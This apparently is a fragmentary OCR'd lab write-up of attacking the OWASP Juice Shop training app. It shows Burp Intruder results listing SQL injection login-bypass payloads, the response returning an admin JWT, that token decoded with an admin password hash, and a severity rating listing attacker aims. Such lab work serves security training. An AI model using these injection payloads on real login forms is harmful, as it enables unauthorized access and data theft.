| Request | Position | Payload | Status c... | Error | Timeout | Length | Comment |
|---|---|---|---|---|---|---|---|
| 26 | 1 | ' or 0=0 -- | 200 | ☐ | ☐ | 1185 | |
| 32 | 1 | ' or 1=1-- | 200 | ☐ | ☐ | 1185 | |
| 34 | 1 | ' or '1'='1'-- | 200 | ☐ | ☐ | 1185 | |
| 39 | 1 | ' or 1=1 or ''=' | 200 | ☐ | ☐ | 1185 | |
| 47 | 1 | hi' or 1=1 -- | 200 | ☐ | ☐ | 1185 | |
| 119 | 1 | ' or 1=1 or ''=' | 200 | ☐ | ☐ | 1185 | |
| 121 | 1 | x' or 1=1 or 'x'='y | 200 | ☐ | ☐ | 1185 | |
| 0 | | | 401 | ☐ | ☐ | 413 | |
| 3 | 1 | # | 401 | ☐ | ☐ | 413 | |
| 4 | 1 | - | 401 | ☐ | ☐ | 413 | |
| 5 | 1 | -- | 401 | ☐ | ☐ | 413 | |
| 6 | 1 | '%20-- | 401 | ☐ | ☐ | 413 | |

Request
Response
Pretty
Raw
Hex
Render


```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 799
ETag: W/"31f-ywg6AX+5YUl+0hpyt8AN5qpWiPs"
Vary: Accept-Encoding
Date: Sat, 06 Jan 2024 12:58:52 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
```




Position: 1
Payload: hi' or 1=1 --
Status code: 200
Length: 1185
Timer: 9

```
  "authentication":{
    "token":
    "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZC
    I6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGpluaWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMT
    kyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIj
    oiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cG
    xvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZW
    F0ZWRBdCI6IjIwMjQtMDEtMDYgMTI6NTY6NDcuNTkxICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjQtMD
    EtMDYgMTI6NTY6NDcuNTkxICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTcwNDU0NTkzMn
    0.ZTEJ-hH4WmN4ZAJSgb_INc_lV3roOGzIn9NragpLsUhtkkuFWCoSpQ9W5TfCKP-GKeBd5lIk3nB3_Y
    oSOEvKWil03ht5E0HSGGZGJrnbyWKThQ4rn-tYludfjAnf0oknuV2X0ewdpQJVGAqLb55hluY20t0zIy
    KlEqnIFTzeX7c",
    "bid":1,
    "umail":"admin@juice-sh.op"
```



You successfully solved a challenge: Error Handling (Provoke an error that is neither very gracefully nor consistently handled.)

You successfully solved a challenge: Login Admin (Log in with the administrator's user account.)



```
:TEJ-hH4WmN4ZAJSgb_INc_lV3ro0Gzln9NragpLsUhtkkuFWCoSpQ9W5TfCKP-GKeBd51Ik3nB3_YoSOEvKWi1O3ht5EOHSGGZGJmbyWKThQ4rn-tYludfjAnfOoknuV2XOewdpQJVGAqLb55hluY2OtOzlyK1EqnIFTzeX7c
```


```
{"typ":"JWT","alg":"RS256"}.{"status":"success","data":{"id":1,"username":"","email":"admin@juice-sh.op","password":"0192023a7bbd73250516f069df18b500","role":"admin","deluxeToken":"","lastLoginIp":"","profil
```

## Use Cases:

**SQL Login Bypass**
**Severity rating: 10**

The reason this gets such a high severity rating is the risks such unauthorized access could bring to a website as this is what an attacker could use such a bypass for:

- **Data Breach:**
  Steal sensitive user information and business data, such as details, passwords, financial data and business data
- **Website Defacement:**
  Modify the website's appearance or content to spread false information or Offensive/harmful content.
- **Backdoor Installation:**
  Establish a secret entry point (backdoor) for persistent access.
- **Ransomware**
  Encrypt website data and demand a ransom for its release.



Add New Address

Country *
country

Name *
name

Mobile Number *
1231231

ZIP Code *
10000000


8/8

Address *
address

Max 160 characters 7/160

City *
city

State
state




Payload set: 1 | Payload count: 424
Payload type: Simple list | Request count: 2,968

**Payload settings [Simple list]**

